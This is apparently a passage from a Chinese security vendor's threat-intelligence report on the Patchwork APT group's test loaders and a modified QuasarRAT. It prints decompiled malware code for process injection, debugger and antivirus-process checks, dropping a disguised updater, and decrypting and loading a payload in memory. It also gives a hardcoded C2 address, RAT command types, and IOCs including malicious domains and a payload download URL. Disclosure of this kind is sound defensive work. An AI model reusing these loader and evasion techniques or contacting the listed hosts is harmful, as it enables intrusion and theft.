☐	online.exe	11 / 69	198.41 KB	2020-08-27 14:33:12	2020-08-27 14:33:12	1
☐	online.exe	8 / 69	194.03 KB	2020-08-27 12:53:22	2020-08-27 12:53:22	1
☐	online.exe	10 / 68	41.52 KB	2020-08-27 12:35:32	2020-08-27 12:35:32	1
☐	final.exe	9 / 68	193.53 KB	2020-08-27 10:52:19	2020-08-27 10:52:19	1
☐	final.exe	16 / 68	1.03 MB	2020-08-25 11:40:33	2020-08-25 11:40:33	1
☐	final.exe	35 / 69	36.53 KB	2020-08-25 09:25:51	2020-08-25 09:25:51	1
☐	ASK.exe	36 / 69	37.53 KB	2020-08-25 09:06:33	2020-08-25 09:06:33	1
☐	final.exe	33 / 68	38.41 KB	2020-08-25 07:04:38	2020-08-25 07:04:38	1

此类样本均为印度地区WEB上传



似乎是开发人员在测试注入相关代码

```

v2 = GetCurrentProcessId();
CreateDirectoryA("C:\\abc", 0i64);
v3 = 0;
strcpy(szUrl, "http://www.maliciouscodenotdetected.com/");
v4 = InternetOpenA(0i64, 1u, 0i64, 0i64, 0);
v5 = InternetOpenUrlA(v4, szUrl, 0i64, 0, 0x84000000, 0i64);
InternetCloseHandle(v4);
if ( v5 )
    v6 = v5;
else
    v6 = 0i64;
InternetCloseHandle(v6);
InternetCheckConnectionA("http://www.google.com", 1u, 0);
InternetCheckConnectionA("http://www.facebook.com", 1u, 0);
InternetCheckConnectionA("http://www.google.com", 1u, 0);
if ( IsDebuggerPresent() )
{
    v7 = "Error: Debugger";
    v8 = "There is currently a debugger attached to the process.";
}
else
{
    v7 = "Debugger";
    v8 = "No debugger detected.";
}
MessageBoxA(0i64, v8, v7, 0);
printf("[+] PID is: %d,0x%x\n", v2, v2);
v9 = OpenProcess(0x1FFFFFFu, 0, v2);
v10 = v9;
v42 = v9;
if ( !v9 )
    sub_140001220((__int64)"OpenProcess");
printf("[+] Process handle: 0x%Ix\n", v9);
v11 = GetModuleHandleA(0i64);
v12 = v11;
v38 = v11;
if ( !v11 )
    sub_140001220((__int64)"GetModuleHandle");
v13 = (char *)v11 + *((int *)v11 + 15);
v44 = v13;
if ( IsBadReadPtr(v11, *((unsigned int *)v13 + 20)) )
    sub_140001220((__int64)"IsBadReadPtr");
printf("[*] Trying to allocate new memory space in target process\r\n");
v14 = (char *)VirtualAllocEx(v10, 0i64, *((unsigned int *)v13 + 20), 0x3000u, 0x40u);

```

截至完稿前，奇安信红雨滴团队又监测到该组织似乎已经开发了.NET 平台版本的Loader，并最终内存加载经过修改的QuasarRAT。捕获的样本信息如下：

MD5	c079496f521b8784a2c5c4a9930d1172
文件名	FinalFile1.exe
PDB	C:\Users\swaini\Desktop\c#crypter\CSCryptaVersion2.3\Release\FinalFile1.pdb
上传地	印度

样本运行后，将会进入摩诃草常用的延时函数，同时由于是测试版本，运行后，还会展示窗口进行打印。

```

signed int __fastcall sub_401180(signed int a1)
{
    signed int v1; // edi
    signed int result; // eax
    signed int i; // ebx
    int v4; // esi
    signed int v5; // [esp+Ch] [ebp-4h]

    v1 = 3;
    result = a1;
    v5 = a1;
    for ( i = 2; i <= result; ++v1 )
    {
        v4 = 2;
        if ( v1 - 1 >= 2 )
        {
            do
            {
                if ( !(v1 % v4) )
                    break;
                ++v4;
            }
            while ( v4 <= v1 - 1 );
            result = v5;
        }
        if ( v4 == v1 )
        {
            sub_401050("%d\n", v1);
            result = v5;
            ++i;
        }
    }
    return result;
}

```

```

C:\Users\...\Desktop\finalfile1.exe
295201
295219
295237
295247
295259
295271
295277
295283
295291
295313
295319
295333
295357
295363
295387
295411
295417
295429
295433
295439
295441
295459
295513
295517

```

与之前版本一样，该测试版本也会通过检查当前进程以检测是否存在某些杀软。

```

memset((char *)&ModuleName + 1, 0, 0x63u);
ModuleName = 0x6E726568;
v4 = 0x32336C65;
v5 = 0x6C6C642E;
v6 = 0;
GetModuleHandleA((LPCSTR)&ModuleName);
v0 = CreateToolhelp32Snapshot(2u, 0);
if ( v0 == (HANDLE)0xFFFFFFFF )
    return 0;
pe.dwSize = 0x22C;
if ( !Process32FirstW(v0, &pe) )
{
    CloseHandle(v0);
    return 0;
}
while ( lstrcmpW(pe.szExeFile, L"bdagent.exe")
    && lstrcmpW(pe.szExeFile, L"gziface.exe")
    && lstrcmpW(pe.szExeFile, L"bitdefender_isecurity.exe") )
{
    if ( !lstrcmpW(pe.szExeFile, L"avpui.exe") || !lstrcmpW(pe.szExeFile, L"ksdeui.exe") )
    {
        CloseHandle(v0);
        return 2;
    }
    if ( !lstrcmpW(pe.szExeFile, L"PSUAMain.exe") )
    {
        CloseHandle(v0);
        return 9;
    }
    if ( !Process32NextW(v0, &pe) )
    {
        CloseHandle(v0);
        return 0;
    }
}
CloseHandle(v0);
return 1;
}

```

之后会在%appdata%\Microsoft\Internet Explorer\释放执行sophosUpdte.exe。


```

lstrcatA(&Buffer, "\\sophosUpdte.exe");
strcpy(ModuleName, "kernel32.dll");
GetModuleHandleA(ModuleName);
lstrcpyA(String1, "TifmmFyfdvufB");
v2 = 0;
do
    --String1[v2++];
while ( v2 < 0xD );
v3 = CreateFileA(&Buffer, 0x40000000u, 0, 0, 3u, 0, 0);
if ( v3 == (HANDLE)0xFFFFFFFF )
{
    v4 = CreateFileA(&Buffer, 0x40000000u, 0, 0, 2u, 0, 0);
    sub_401180(0x2EE0);
    sub_401340(v4);
    v5 = 0x32;
    do
    {
        sub_401050("*****");
        --v5;
    }
    while ( v5 );
    CloseHandle(v4);
    sub_401180(0x7530);
    if ( dword_4547F8 == 1 )
        ExitProcess(0);
    memset((char *)&v13 + 1, 0, 0x3FFu);
    v13 = 0x6E65706F;
    v14 = 0;
    sub_401050("\n sqa hr");
    sub_401100(2);
    SystemTime.wYear = 0;
    *(_DWORD *)&SystemTime.wMinute = 0;
    SystemTime.wMilliseconds = 0;
    *(_QWORD *)&SystemTime.wMonth = 0i64;
    GetLocalTime(&SystemTime);
    Sleep(0xAu);
    GetLocalTime(&SystemTime);
    dword_4547FC(0, &v13, &Buffer, 0, 0, 0);
    sub_401100(5);
    sub_401120();
    sub_401050("\n sqa done");
    Sleep(0x7D0u);
}

```

MD5	5d92687b95fd9dea7b2eaa8e5e80dd9a
文件名	sophosUpdte.exe

释放的文件是.NET 平台的Loader,与VC版本的Loader基本相似。执行后首先通过互斥量保证只有一个实例运行。

```

private static void c_78kmt_2()
{
    try
    {
        Program._u_m = Mutex.OpenExisting(AppDomain.CurrentDomain.FriendlyName);
    }
    catch
    {
    }
    if (Program._u_m == null)
    {
        Program._u_m = new Mutex(false, AppDomain.CurrentDomain.FriendlyName);
    }
    else
    {
        Program._u_m.Close();
        Environment.Exit(0);
    }
}

```

主要功能为从资源中读取加密资源与解密KEY，解密出最终的Payload并内存加载。

```

143     }
144     Program.d_09llu(1500212868785975L);
145     try
146     {
147         byte[] bytes = (byte[])ResourceStorage.ResourceManager.GetObject("elif");
148         string @string = ResourceStorage.ResourceManager.GetString("yek");
149         byte[] sma = Program.d_c_pt_bytes(bytes, @string);
150         for (int i = 10; i < 50; i++)
151         {
152         }
153         for (int i = 10; i < 20; i++)
154         {
155             Console.WriteLine("value of a: {0} ", i);
156         }
157         ep.min_finl(sma);
158         for (int i = 10; i < 20; i++)
159         {
160         }
161     }
162     catch (Exception ex)
163     {
164     }
165     Console.WriteLine("end");
166     Thread.Sleep(1000);
167 }
168

```

100 %

Name	Value	Type
sma	byte[0x00034600]	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte
[8]	0x04	byte
[9]	0x00	byte
[10]	0x00	byte

MD5	6d2c816a5507d985c14d127efefd4417
样本家族	修改版本的QuasarRAT

解密加载的可执行文件同样是.NET平台，经分析发现，该样本疑似开源QuasarRAT修改而来，样本中硬编码的配置信息如下：

```

25     }
26     GClass34.smethod_0(GClass0.string_8);
27     GClass0.string_9 = GClass34.smethod_6(GClass0.string_9);
28     GClass0.string_0 = GClass34.smethod_6(GClass0.string_0);
29     GClass0.string_1 = GClass34.smethod_6(GClass0.string_1);
30     GClass0.string_5 = GClass34.smethod_6(GClass0.string_5);
31     GClass0.string_6 = GClass34.smethod_6(GClass0.string_6);
32     GClass0.string_7 = GClass34.smethod_6(GClass0.string_7);
33     GClass0.smethod_1();
34     return true;
35 }
36
37 // Token: 0x06000011 RID: 17 RVA: 0x00004D60 File Offset: 0x00002F60
38 private static void smethod_3()
39 {
40     if (GClass25.Is64Bit)
41     {
42         return;
43     }
44     Environment.SpecialFolder specialFolder = GClass0.specialFolder_0;
45     if (specialFolder != Environment.SpecialFolder.System)
46     {

```

100 %

Name	Value	Type
GClass0.string_9	"Office02"	string
GClass0.string_0	"1.0.0.0"	string
GClass0.string_1	"10.10.104.113;2021;"	string
GClass0.string_5	"sudir"	string
GClass0.string_6	"Client.exe"	string
GClass0.string_7	"MSupdatek"	string

功能较之开源样本也未作修改，这里不再赘述。

```

public static Type[] smethod_0()
{
    return new Type[]
    {
        typeof(GetAuthentication),
        typeof(DoClientDisconnect),
        typeof(DoClientUninstall),
        typeof(GetProcesses),
        typeof(DoProcessKill),
        typeof(DoProcessStart),
        typeof(GetDrives),
        typeof(GetDirectory),
        typeof(DoDownloadFile),
        typeof(DoMouseEvent),
        typeof(DoKeyboardEvent),
        typeof(GetSystemInfo),
        typeof(DoShellExecute),
        typeof(DoPathRename),
        typeof(DoPathDelete),
        typeof(GetStartupItems),
        typeof(DoStartupItemAdd),
        typeof(DoStartupItemRemove),
        typeof(DoDownloadFileCancel),
        typeof(DoUploadFile),
    }
}


```

总结

摩诃草组织是一个长期活跃的组织，其攻击武器较为丰富，此次捕获的攻击活动也可以看出该组织攻击手法灵活多变，红雨滴团队7月中旬曾披露该组织开始利用商业木马BozokRAT，此次又发现了该组织利用魔改开源QuasarRAT进行测试，使得以后的关联归因愈发困难，奇安信威胁情报中心红雨滴团队将持续追踪该组织攻击活动。

奇安信威胁情报中心再次提醒各企业用户，加强员工的安全意识培训是企业信息安全建设中最重要的一环，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。



IOC

6c507f13f23df3f7c7c211858dbae03d
7e74d8708c118c133e6e591ae0fac33b
6d2c816a5507d985c14d127efefd4417
a9d5531737a51c2416a20fb1690b9d19
B9AFAE0351AF3A2C96BD7C64126A2BA9
445ffc320568b09148490e594ee6c54d
5c24c44af43b6c131c6806b3937ee335
5d92687b95fd9dea7b2eaa8e5e80dd9a
28f563753c0236bf79fe2a4e8ad062da
c079496f521b8784a2c5c4a9930d1172
2901ea23c848a561734bc17c80462f96
e186c0788cf98805482ee8dea00e147e
b9afae0351af3a2c96bd7c64126a2ba9
a9d5531737a51c2416a20fb1690b9d19
a6bce0cb27d070b147e507ddf31514ad
6426c18f3c53acb754f50bc12ca8de7a
508e371cdb791b6829ecfc2a7cd715e1
f87e8fdf0b453a829a794fd3de47450c
666b2170e7431babcd38de7ef5f0fbf7
a09b641c30bdb974831c494e7e034d76
55152206c99fd123f9d80d9bc30596bd

54bada2ed58d0a4a7c28a9802997959f
13d039968a625ed2bfada96cf912eb39
5234e8c2355c66b84c7ff14dcd7aa5a9
b7ef7b4985ba9c57aaf39c86d7fdcf2
a76516f09d5419c54e984b49339b6077
kmnh.crabdance.com
wase.chickenkiller.com
qwes. crabdance.com
<http://139.28.36.38/uphx.exe>

参考文章

<https://ti.qianxin.com/blog/articles/south-asia-apt-gang-mohia-grass-recently-analyzed-frequent-attacks-on-neighboring-countries-and-regions/>